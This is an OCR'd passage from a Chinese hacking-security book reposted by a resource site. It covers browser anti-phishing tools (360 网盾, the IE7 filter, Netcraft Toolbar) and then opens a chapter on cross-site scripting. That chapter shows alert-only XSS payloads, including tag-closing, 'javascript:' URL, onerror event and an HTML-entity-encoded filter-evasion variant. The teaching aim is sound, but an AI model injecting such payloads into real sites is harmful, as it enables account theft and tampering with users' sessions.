免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 在打开钓鱼、欺诈网站拦截功能后，当用户浏览到钓鱼网站时，系统会自动拦截访问的网站，避免被其攻击。另外，用户还可以在“360 网盾”窗口中的“拦截历史”选项卡下查看 360 网盾拦截的网页威胁记录，如图 7-53 所示。

步骤 04 单击“360 网盾”窗口右上方的 ▾ 按钮，在其下拉列表中选择“设置”选项，可打开“360 网盾-设置”对话框，如图 7-54 所示。在“基本设置”选项卡中可设置是否提示拦截到的危险网页、是否开启 URL 云查询功能、是否自动上传可疑代码到 360 安全中心，在设置完成后单击“确定”按钮即可。




图 7-53 查看已拦截历史




图 7-54 设置“360 网盾”

步骤 05 在“360 网盾-设置”对话框中选择“已拦截网站”选项卡，在文本框中输入要拦截的网站，如 http:// hao123.com，单击“设为拦截”按钮，即可将该网站添加到“已拦截网站列表”中，如图 7-55 所示。

步骤 06 将要拦截的网站添加到“已拦截网站列表”中后，当用户访问到钓鱼网站或列表中的站点时，会自动弹出拦截提示访问页面，阻止用户继续访问危险站点，如图 7-56 所示。




图 7-55 设置要拦截的网站




图 7-56 拦截危险站点

2. IE7.0

IE7.0 浏览器开始加入反钓鱼功能，这个功能成为浏览器安全功能的一个选项——仿冒网

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

站筛选器。当我们访问一个网站时，反钓鱼检测机制便开始自动工作，验证网站的真实性。

下面介绍使用 IE7.0 浏览器防范网络钓鱼的方法。

步骤 01 打开 IE7.0 浏览器，选择“工具”→“Internet 选项”菜单项，即可打开“Internet 选项”对话框。在其中选择“高级”选项卡，在“设置”列表框中的“安全”选项区域中选择“仿冒网站筛选器”下的“打开自动网站检查”单选按钮，如图 7-57 所示。

步骤 02 单击“确定”按钮，即可开户反网络钓鱼功能（IE7.0 默认没有开启反钓鱼功能）。

步骤 03 开启反钓鱼功能后，在浏览网页时，在 IE 状态栏上将会有一个蓝色的小盾牌样式的图标。如果用户访问到钓鱼网站，IE 浏览器将会给出警告。

步骤 04 单击状态栏上的盾牌图标，在弹出的快捷菜单中选择“检查此网站”选项，即可弹出“仿冒网站筛选”对话框，在其中检测当前网页是否为钓鱼网站，如图 7-58 所示。




图 7-57　打开自动仿冒网站筛选功能




图 7-58　“仿冒网站筛选”对话框

步骤 05 单击“确定”按钮，浏览器将向微软发送网站信息。过一会儿，会返回检查信息，提示该网站是否为仿冒的钓鱼站点。

3. 反钓鱼插件 Netcraft Toolbar

“网络钓鱼”越来越猖獗，稍微不小心就会被以假乱真的伪造网站骗走重要的个人信息或密码。Netcraft Toolbar 这个 IE 外挂程序是一款专业的反钓鱼软件，可显示当前浏览网站的各种信息和风险评估，自动阻止钓鱼网站的进入，并且可及时地向用户发布漏洞预警，以防备钓鱼或恶意病毒的侵入。

Netcraft Toolbar 以浏览器插件的形式安装，支持 IE 浏览器和 FireFox 浏览器。下面介绍该工具的安装及使用方法：

步骤 01 打开 IE 浏览器，在地址栏中输入安装网址“http://toolbar.netcraft.com/install”，并单击“转到”按钮，即可打开网站，如图 7-59 所示。

步骤 02 在该网站中选择相应的浏览器版本，比如单击“Internet Explorer 6+”按钮，即可弹出“文件下载”对话框，如图 7-60 所示。

步骤 03 单击“保存”按钮，即可开始下载 Netcraft Toolbar 插件。下载完毕后，会弹出如图 10-61 所示的“安全警告”对话框。

步骤 04 单击“运行”按钮，即可开始安装 Netcraft Toolbar 插件。在弹出的“Welcome to Netcraft Toolbar Setup Wizard”对话框中单击“Next”按钮，如图 7-62 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-59 打开 Netcraft Toolbar 安装网站




图 7-60 “文件下载”对话框




图 7-61 “安全警告”对话框




图 7-62 “Welcome to Netcraft Toolbar Setup Wizard”对话框

步骤 05 在弹出的“License Agreement”对话框中选择“I Agree”单选按钮，并单击“Next”按钮，如图 7-63 所示。

步骤 06 在弹出的“Select Installation Folder”对话框中单击“Browse”按钮，在弹出的对话框中设置 Netcraft Toolbar 插件的安装位置，如图 7-64 所示。




图 7-63 “License Agreement”对话框




图 7-64 设置 Netcraft Toolbar 插件的安装位置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 单击“Next”按钮，即可弹出“Confirm Installation”对话框，在其中告诉用户准备在计算机中安装 Netcraft Toolbar 插件，如图 7-65 所示。

步骤 08 单击“Next”按钮，即可开始自动安装 Netcraft Toolbar 插件，如图 7-66 所示。




图 7-65　“Confirm Installation”对话框




图 7-66　安装 Netcraft Toolbar 插件

步骤 09 安装完成后，即可弹出如图 7-67 所示的“Installation Complete”对话框。单击“Close”按钮，关闭对话框即可。

步骤 10 打开 IE 浏览器，在 IE 工具栏上右键单击，在弹出的快捷菜单中选择“Netcraft Toolbar”选项，如图 7-68 所示。




图 7-67　完成 Netcraft Toolbar 插件的安装




图 7-68　选择“Netcraft Toolbar”选项

步骤 11 此时，即可在工具栏中显示 Netcraft Toolbar 工具条，如图 7-69 所示。当用户访问某个网站时，工具条中会显示此网站的信息。如图 7-70 所示，当打开网站“http://news.netcraft.com”时，工具条中显示了该网站的信息，其中“Since”显示的是网站的建立时间，“Rand”中显示的是网站的世界排名。由于网站的建立时间都非常短，而且排名非常靠后，因此，通过时间和排名信息可判断网站的真伪。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-69　显示 Netcraft Toolbar 工具条




图 7-70　通过时间和排名信息可判断网站的真伪

7.7　专家课堂（常见问题与解答）

点拨 1：如何使用 Teleport Pro 工具的代理服务器（Proxy Server）下载文件？

解答：选择“File”→“Proxy server”菜单项，即可打开“Proxy server”对话框，如图 7-71 所示。选中最上边的连接复选框后，在“Address”文本框中输入代理器的 IP 地址，单击“OK”按钮，即可使用代理服务进行文件下载。通常使用局域网的用户要通过代理服务器才能进入 Internet，利用 Teleport Pro 下载文件必须使用此设置。




图 7-71　“Proxy server”对话框

点拨 2：除 Hosts 文件的映射劫持和内网中的 DNS 劫持外，还有哪些网站劫持钓鱼技术？

解答：除这两种劫持钓鱼技术外，还有“浏览器劫持”和“搜索引擎的 SEO 劫持钓鱼”。其中浏览器劫持是一种不同于普通病毒木马感染途径的网络攻击手段，它主要通过 BHO、DLL 插件、Hook 技术等载体达到对用户的浏览器进行篡改的目的。

这些载体可以直接寄生于浏览器的模块里，成为浏览器的一部分，从而直接操纵浏览器的行为，并将用户带到钓鱼站点；而搜索引擎的劫持钓鱼是通过搜索引擎提高伪造站点的搜索排名，从而带来更多的流量，同时带来更多有针对性的被钓者。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


第8章

跨网站攻击技术

重点提示：

- 常见 XXS 代码分析
- 一个典型的跨站攻击实例
- 从 QQ 空间攻击看跨站技术的演变
- 邮箱跨站攻击
- 跨站脚本攻击的防范





现在虽然很多大型的网站为了防止跨网站攻击，都对网站输入的内容进行了适当的过滤，但这仍然逃避不了被 XSS 攻击的可能。了解跨网站攻击技术的实现方法、演变过程以及一些知名网站的跨站攻击过程，可以帮助读者更好地认识及防范这种攻击。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

跨站脚本攻击，又叫 CSS（Cross Site Script），这里的 CSS 指恶意攻击者通过某种方式往 Web 页面中插入恶意 HTML 代码。

当用户浏览该网页时，嵌入 Web 页面的 html 代码会被执行，从而达到恶意攻击用户的特殊目的。而这些代码让网站无缘无故地成了攻击者的帮凶的代码，也就是这里所说的“跨站”攻击代码。有时为了避免与 CSS 分层样式表造成混淆，跨站脚本攻击也称为 XSS 攻击。

8.1 常见 XSS 代码分析

要触发跨站脚本攻击，必须要先从了解 HTML 语言开始。在最初的 XSS 攻击中，攻击者就是通过闭合表单赋值所在的标记，形成完整无错的脚本标记，才触发 XSS 的。

在以后的发展中，XSS 代码通过不断地改进来避开程序员的过滤，从而进行攻击。本节将介绍几种常见的 XSS 代码，并对其进行详细的分析。

8.1.1 闭合“<”、“>”

在 HTML 中，一个最常见的应用就是超级链接的代码：

```
<A HREF="http://www.hao123.com">好 123 网</A>
```

假如在某个资料表单的提交内容中来进行上面语句的 XSS，攻击者可以用下面的语句来闭合 HTML 标记，并构造出完整无错的脚本语句：><script>alert('XSS');</script><

提交上面的代码闭合 HTML 代码后，会出现如下代码：

```
<A HREF=""><script>alert('XSS');</script> <"">XSS 测试</A>
```

这就是一个简单的跨站脚本攻击。为了看到详细的跨站效果，我们可以直接在本地电脑中新建一个记事本文档，然后在其中输入上面的代码，并将其扩展名直接更改为 html，如图 8-1 所示。双击该文件，直接运行后即可看到弹出的 XSS 提示，如图 8-2 所示。




图 8-1 输入代码




图 8-2 弹出 XSS 提示

8.1.2 属性中的“javascript:”

由于闭合表单赋值所在的标记，形成完整无错的脚本标记，即可触发 XSS。如果没有脚

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

本标记应怎样触发 XSS 呢？下面将介绍针对没有脚本标记的情况触发 XSS 的方法。

对于一些没有脚本标记的情况，攻击者需要使用其他标记进行闭合表单赋值所在的标记。比如，要在网页中显示一张图片，一般情况下会使用“<img>”来定义，其具体的语句如下：

```
<img src="http://www.hao123.com/xss.gif">
```

其中，“img”并不是真正地将图片加入到 html 文档里，而是通过“src”属性赋值。浏览器的任务是解释这个“img”，过程是访问“src”属性值中的 URL 地址，并为用户输出图片。但浏览器并不会主动检测这个“src”属性的相关值，这样，那些攻击者就有机可乘了。

Javascript 有一个 URL 伪协议，可以使用“javascript:”加上任意的 javascript 代码，当浏览器装载这样的 URL 时，便会执行其中的代码。这样，攻击者在某表单可以提交内容，并且在没有过滤字符的情况下，就可以通过提交参数实现另一个跨站脚本攻击：

```
<img src="javascript:alert('测试'); ">
```

按照上一节中介绍的方法在记事本中输入上述代码并运行，页面中将会弹出一个提示框，提示框里面的内容就是上面代码中('测试')语句的内容，即测试，如图 8-3 所示。




图 8-3　输入并运行代码

8.1.3　事件类 XSS 代码

“img”有一个可以被 XSS 利用的 onerror（）事件，当“img”含有一个 onerror（）事件，而正好图片没有正常输出时，即可触发。且触发后可加入任意脚本代码，其中的代码也会被执行。代码的内容：<img src=http://www.hao123.com/xss.gif onerror=alert('XSS'测试)>

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

执行后的代码如图 8-4 所示。




图 8-4 执行后的代码效果

8.1.4 编码后的 XSS 代码

从上面的几节内容中可以看出，攻击者要想进行 XSS 攻击，其实非常容易，这使许多网站都受到这种攻击。为了让攻击者无法构造 XSS，一些程序员开始在脚本中过滤一些 javascript 的关键字符，如“&”和“\”。但由于浏览器大多默认采用 unicode 编码，因此，这样的过滤并不能阻挡攻击者发起跨站脚本攻击。而在此基础上，HTML 编码可以用“&#”+ASCII 码的方式来提交，浏览器同样是认识且会执行的。

XSS 转码只需要针对属性所赋予的值进行即可，如将下面的 XSS 代码：

```
<img src="javascript:alert('XSS'); ">
```

经过“&#”+ASCII 码的方式处理后，可变成如下的代码：

```
<img src="&#106&#97&#118&#97&#115&#99&#114&#105&#112&#116&#58&#97
&#108&#101&#114&#116&#40&#39&#88&#83&#83&#39&#41&#59">
```

如图 8-5 所示。这是利用十进制转码后的代码，执行该代码后，其效果如图 8-6 所示。



图 8-5 经过十进制转码后的代码




图 8-6 执行代码后的效果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.2　一个典型的跨站攻击实例

黑客进行 XSS 攻击的前提是需要先向 Web 页面中写入恶意 HTML 代码，写入代码的方法很多，比如最常见的是在论坛中发帖时，在帖子中写入可执行的代码；或者在网站的用户资料修改处，也可以通过更改签名、联系方式等，在用户信息页面中嵌入脚本代码。但无论采用哪种方式写入执行代码，都要求网页程序没有对用户输入的数据进行严格的过滤，否则就无法写入执行。

因此，造成跨站攻击的主要原因就是由于网站服务器端的程序，对客户的输入不进行有效验证，这样攻击者才有机会输入一些恶意的 Script 程序代码。

由于动态网站依赖于用户的输入，所以黑客可以通过把恶意脚本隐藏在合法请求中，将恶意脚本输入网页。一旦实现 XSS 攻击，黑客可以任意进行更改用户的设置、盗取账号、访问受限制的网站等操作。

